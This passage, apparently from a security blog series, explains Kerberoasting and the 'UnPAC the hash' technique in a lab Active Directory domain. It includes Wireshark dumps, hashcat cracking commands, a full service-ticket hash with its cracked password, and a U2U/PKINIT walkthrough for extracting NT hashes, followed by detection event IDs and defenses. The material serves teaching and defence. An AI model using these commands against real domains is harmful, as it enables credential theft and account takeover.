40 13.785898   192.168.25.134   192.168.25.133   KRB5    245 AS-REQ
41 13.786209   192.168.25.133   192.168.25.134   KRB5    245 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
49 13.788523   192.168.25.134   192.168.25.133   KRB5    320 AS-REQ
50 13.788910   192.168.25.133   192.168.25.134   KRB5   1466 AS-REP
58 13.791415   192.168.25.134   192.168.25.133   KRB5   1419 TGS-REQ
59 13.791821   192.168.25.133   192.168.25.134   KRB5   1464 TGS-REP
67 13.794683   192.168.25.134   192.168.25.133   KRB5   1419 TGS-REQ
68 13.795073   192.168.25.133   192.168.25.134   KRB5   1464 TGS-REP
76 13.798438   192.168.25.134   192.168.25.133   KRB5   1418 TGS-REQ
77 13.798762   192.168.25.133   192.168.25.134   KRB5   1462 TGS-REP

> Frame 77: 1462 bytes on wire (11696 bits), 1462 bytes captured (11696 bits) on interface \Device\NPF_{61432CAB-77FA-4DFF-A24A-A9B8A52FF58D}, id 0
> Ethernet II, Src: VMware_89:3d:fe (00:0c:29:89:3d:fe), Dst: VMware_a3:1b:0c (00:0c:29:a3:1b:0c)
> Internet Protocol Version 4, Src: 192.168.25.133, Dst: 192.168.25.134
> Transmission Control Protocol, Src Port: 88, Dst Port: 54798, Seq: 1, Ack: 1365, Len: 1408
v Kerberos
  > Record Mark: 1404 bytes
  v tgs-rep
      pvno: 5
      msg-type: krb-tgs-rep (13)
      crealm: LARESLABS.LOCAL
    v cname
        name-type: kRB5-NT-PRINCIPAL (1)
      v cname-string: 1 item
          CNameString: elliot.a
    v ticket
        tkt-vno: 5
        realm: LARESLABS.LOCAL
      v sname
          name-type: kRB5-NT-MS-PRINCIPAL (-128)
        v sname-string: 1 item
            SNameString: lareslabs.local\fsSVC
      v enc-part
          etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
          kvno: 2
        > cipher [truncated]: 8547fe27c68ad5497447d0acef14b9c9d88c74e6bc81156459dadc5acf2e35daa50558cfa9c6a44a221ac774620e053520a2133677eac65459e2100b623b8f6fd
    v enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      > cipher [truncated]: 7f6ec1eb27cab6aa82c87392945182a607e5952d1eddfba9689b33336009b178d21cdcce27f8555b6a6a43562f812fe615031296e144cdc88a1f8083505036ce0c10
  > Provides learnt encTGSRepPart_key in frame 77 keytype 23 (id=77.1 same=0) (5787423a...)
  > Missing keytype 23 usage 2 missing in frame 77 keytype 23 (id=missing.1 same=0) (00000000...)
  > Used learnt encTicketPart_key in frame 50 keytype 23 (id=50.1 same=3) (f9fee130...)
```

Kerberoast network traffic.

In hashcat, use hash mode 13100 (Kerberos 5 TGS-REP etype 23) to try to crack the hash:

```
hashcat.exe -m13100 <HASH> wordlist
hashcat.exe -m13100 <HASH> -a 3 ?l?l?l?l?l?l?l?l
```



```
$krb5tgs$23$*SVCADM$lareslabs.local$SVCADM/SQL01.lareslabs.local:1433@lareslabs.local*$92162bae7fee74f9b36775866cc5135e$
5042de3533357828c44f7a1c1f40c38cad6a20568c421fe5c0123927329df6c1861e6df781d81f72f287256b885c3f641dd2ed1fba603fd791796beb
c8783fa55e4abf80416d92d37fb1959dd6235a4c5109df788a597a1d645f7137cac627f0e84eb7c3fb8f11d9cf36731fd2b153d51a1fd5789681decb
a83fc15ef70ccd683b5eaf8e53e3ca527a02e1969053ac2b52da177c7b855d4373a2d39287bb1ee064af1bd89036f19b43ae694fd01be34a8f66d9de
29e5c1830ce0ff3cb8861a49a7bbd3e045f62a2262a5a72efe6ed14491fa6b63cf178aed2245bbd119d6547d70b7a897ff1d787b99bda78e59263bb0
f2dbf1f3fd7858d986d6fa99a2af6ab2129bf7b23c2a8bf9fb5ec46ef8644d8d8f02e828aeb39c086f54bed9454312bfb179da253fbed498806e00d8
a39f9699b0c8efb30e9f16cd64b76256ae1ad4834e831a096fc0eb7e9be1b5618ac6a30dc91689118a18e7a04f20594d9158c837cbf5e4b17d0b4f7b
61b762606306ddd30cd512aaddb9d8dfcc5ec945b8666ff6ddef333c761be8fe13adb22d85d8f7d841dd2af0637af5934311188a5ca7d39f23f93d34
fbfc7f6427bc2fb071d85b88f9c883108840de2607a02347f83a36b138fe280eb576be1b4e7300721319e110c8b6ef2ac651152f8976d15e7dbeadff
3c6e65d6d1f1a12faee7161c81ef2678ddae029dc088fd21a2bef15b6bea09a67187eccc6de88ac8eaeea9e2f8de2b8aca64e781b0615cb394a1065f
3b8edbddaf913203b3c554236a78c09d49d380f97674b03fb815d8748128fe695a662113cb0c837f294e1a0ca77ca99f2ac1d9f73ec52e6ff91441ac
d8f871a2950a1b15f3089dcfcaa57cc33110f31c4ddc421f751c4b8a33b01f71bd444183b6286c4e96eb027a814a508cbd0265e9de75a86088cfd698
ec2a53d4949f5a34be2d5bbbccf904778a1edadff86b1281caa413446c370baf3dc1f2a67a969c1f41b547ba85d20bb36929868c0e433b5d9e7678e4
f4731ac3cb606019adaafebb818a8e2f902776f874cbcd7c2fd4fe98cc00ba01aeff654508c56c131d2fde8770e0e6b181e31abd0214b1ebf189bd73
d7a5f706368ba7a7d7ba0a0950335cfad9ce4101f5dc3fd48bfa4ccf133d7b8e15ef3abf8f4f0f7af51d58ae00f135:Lareslabs1.

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*SVCADM$lareslabs.local$SVCADM/SQL01.la...00f135
Time.Started.....: Mon Mar 11 12:47:51 2024 (0 secs)
Time.Estimated...: Mon Mar 11 12:47:51 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (lareslabsPasswords)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    16401 H/s (0.12ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
```

Cracking service ticket with hashcat.

It is also possible to perform this technique directly from accounts that do not require pre-authentication. Through the impacket branch getuserspns-nopreauth from @Shutdown.

Useful Event IDs & Defenses:

- 4776 - Credential Validation.
- 4769 - A Kerberos service ticket (TGS) was requested. (Multiple).
- 4768 - A Kerberos Authentication ticket (TGT) was requested.
- Use strong passwords for service accounts.
- Monitor LDAP queries with servicePrincipalName=* wildcard filter.
- Check for TGS with downgrade encryption from AES to RC4.
- Mitre | ATT&CK T1558.003 - Steal or Forge Kerberos Tickets: Kerberoasting


UnPAC the hash

As explained in the first post of the series, Kerberos supports Public Key Cryptography for Initial Authentication (PKINIT) as a pre-authentication method.

The difference with other pre-authentication methods in Kerberos is that, through PKINIT, in the AS-REP response of the KDC, the TGT is contained in the PAC, the structure **PAC_CREDENTIAL_INFO**. This structure includes the user's encrypted credentials (NT and LM hashes).

In the first communication exchange, during the pre-authentication flow with PKINIT, the client will send a PK_AS_REQ message with its X.509 certificate (*signed by the Certification Authority*) and an authenticator (*timestamp encrypted with the client's private key*).

After validating the certificate and the timestamp, the KDC will return a TGT with a structure called `PAC_CREDENTIAL_INFO` within the PAC. Since the TGT is encrypted with a secret key of the krbtgt account, it is not possible to read or extract it:




PKINIT pre-authentication.

Here is where **User-to-User** authentication (U2U) comes into play, as this effectively allows the client to request that the ticket issued by the KDC (service ticket) be encrypted using a session key from a TGT issued to the party that will verify the authentication.


To use this extension, the TGS-REQ request must contain an additional TGT (additional tickets field). The ENC-TKT-IN-SKEY option = True, will indicate that the session key of the additional ticket will be used to encrypt the new service ticket to be issued, instead of using the server's key for which the new ticket will be used. In addition to a service name (sname) which can be the client itself (*note: the client doesn't necessarily have to have an SPN set*).

Following, the client (Elliot.A) asks the KDC for a service ticket from himself while providing the ENC-TKT-IN-SKEY option and adding the TGT issued to us to the "additional tickets" field of the TGS-REQ:


Awesome!, now, I need a service ticket for myself, through U2U, my request contains the ENC-TKT-IN-SKE option for this purpose, I attach the TGT in the "additional tickets" section.
Elliot.A
Additional TGT (ENC-TKT-IN-SKEY option) + sname=Elliot.A
TGS_REQ
KDC

U2U TGS-REQ.

The image below depicts a Wireshark capture of the ‘req body’, with the ‘enc-tkt-in-skey’ option enabled for U2U, with the client "Elliot.A", as the service request for the Ticket Granting Service (TGS):




```
4663 1324.079036   192.168.25.134       192.168.25.133        KRB5      1382 TGS-REQ

  req-body
    Padding: 0
    kdc-options: 40810008
      0... .... = reserved: False
      .1.. .... = forwardable: True
      ..0. .... = forwarded: False
      ...0 .... = proxiable: False
      .... 0... = proxy: False
      .... .0.. = allow-postdate: False
      .... ..0. = postdated: False
      .... ...0 = unused7: False
      1... .... = renewable: True
      .0.. .... = unused9: False
      ..0. .... = unused10: False
      ...0 .... = opt-hardware-auth: False
      .... 0... = unused12: False
      .... .0.. = unused13: False
      .... ..0. = constrained-delegation: False
      .... ...1 = canonicalize: True
      0... .... = request-anonymous: False
      .0.. .... = unused17: False
      ..0. .... = unused18: False
      ...0 .... = unused19: False
      .... 0... = unused20: False
      .... .0.. = unused21: False
      .... ..0. = unused22: False
      .... ...0 = unused23: False
      0... .... = unused24: False
      .0.. .... = unused25: False
      ..0. .... = disable-transited-check: False
      ...0 .... = renewable-ok: False
      .... 1... = enc-tkt-in-skey: True
      .... .0.. = unused29: False
      .... ..0. = renew: False
      .... ...0 = validate: False
    realm: LARESLABS.LOCAL
  sname
      name-type: kRB5-NT-UNKNOWN (0)
    sname-string: 1 item
        SNameString: Elliot.a
    till: Mar 11, 2024 09:32:51.000000000 Pacific Daylight Time
```

ENC-TKT-IN-SKEY option to supports user -to-user authentication

Request a service ticket for client himself

U2U TGS-REQ.

In the same TGS-REQ request, under the 'additional-ticket' section:




```
4663 1324.079036   192.168.25.134        192.168.25.133        KRB5      1382 TGS-REQ
<
> Transmission Control Protocol, Src Port: 39322, Dst Port: 88, Seq: 1461, Ack: 1, Len: 1328
> [2 Reassembled TCP Segments (2788 bytes): #4662(1460), #4663(1328)]
v Kerberos
  > Record Mark: 2784 bytes
  v tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    v padata: 1 item
      v PA-DATA pA-TGS-REQ
        v padata-type: pA-TGS-REQ (1)
          v padata-value [truncated]: 6e82056d30820569a003020105a10302010ea20703050000000000a38204dc618204d8308204d4a003020105a1111b0f4c415245534c4142532e4c
            v ap-req
                pvno: 5
                msg-type: krb-ap-req (14)
                Padding: 0
              > ap-options: 00000000
              v ticket
                  tkt-vno: 5
                  realm: LARESLABS.LOCAL
                > sname
                > enc-part
              > authenticator
    v req-body
        Padding: 0
      > kdc-options: 40810008
        realm: LARESLABS.LOCAL
      v sname
          name-type: kRB5-NT-UNKNOWN (0)
        v sname-string: 1 item
            SNameString: Elliot.a
        till: Mar 11, 2024 09:32:51.000000000 Pacific Daylight Time
        nonce: 723764348
      > etype: 2 items
      v additional-tickets: 1 item
        v Ticket
            tkt-vno: 5
            realm: LARESLABS.LOCAL
          > sname
          v enc-part
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
```

Field that contain the TGT from which the secret-key is taken


U2U TGS-REQ.

In the TGS-REP response, the KDC will copy the PAC, with the encrypted NT/LM hash, into the service ticket it sends to the client. **This service ticket is encrypted with the session key of the client's TGT:**


All set! Here's your service ticket using user-to-user (U2U). It's encrypted with the session key from the TGT you included as an additional ticket, rather than the long-term key of the target service
Elliot.A
KDC
TGS-REP
Service Ticket encrypted with Elliot.A TGT session key
UnPAC the hash
1. Decrypt Service Ticket
2. Extract PAC
3. Extract PAC_CREDENTIAL_INFO
4. Extract Elliot.A NT and LM hashes

U2U TGS-REP + UnPAC the hash.

In the following Wireshark capture, the TGS-REP response with the service ticket and the PAC_CREDENTIAL_INFO encrypted with the TGT session key and containing the client's NT hash:




```
4666 1324.079757   192.168.25.133        192.168.25.134        KRB5        137 TGS-REP
    > cname
    v ticket
         tkt-vno: 5
         realm: LARESLABS.LOCAL
       v sname
            name-type: kRB5-NT-UNKNOWN (0)
          v sname-string: 1 item
               SNameString: Elliot.a
       v enc-part
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          v cipher [truncated]: 964035e49e6cf5e6b20efeab7bbc847166f10eb90e738daec4ef2ff40948e591211d86a94e478f1f9b464e75fb27be750fca2bf082830fd4e039ead2d35e8d
             > Decrypted keytype 18 usage 2 using learnt encTicketPart_key in frame 4654 (id=4654.1 same=5) (39544718...)
             v encTicketPart
                  Padding: 0
                > flags: 40a10000
                > key
                  crealm: LARESLABS.LOCAL
                > cname
                > transited
                  authtime: Mar 10, 2024 09:32:48.000000000 Pacific Daylight Time
                  starttime: Mar 10, 2024 09:32:51.000000000 Pacific Daylight Time
                  endtime: Mar 10, 2024 19:32:48.000000000 Pacific Daylight Time
                  renew-till: Mar 11, 2024 09:32:48.000000000 Pacific Daylight Time
                v authorization-data: 1 item
                   v AuthorizationData item
                        ad-type: aD-IF-RELEVANT (1)
                      v ad-data [truncated]: 308203823082037ea00402020080a18203740482037006000000000000000100000d0010000680000000000000002000000940000003802000
                         v AuthorizationData item
                              ad-type: aD-WIN2K-PAC (128)
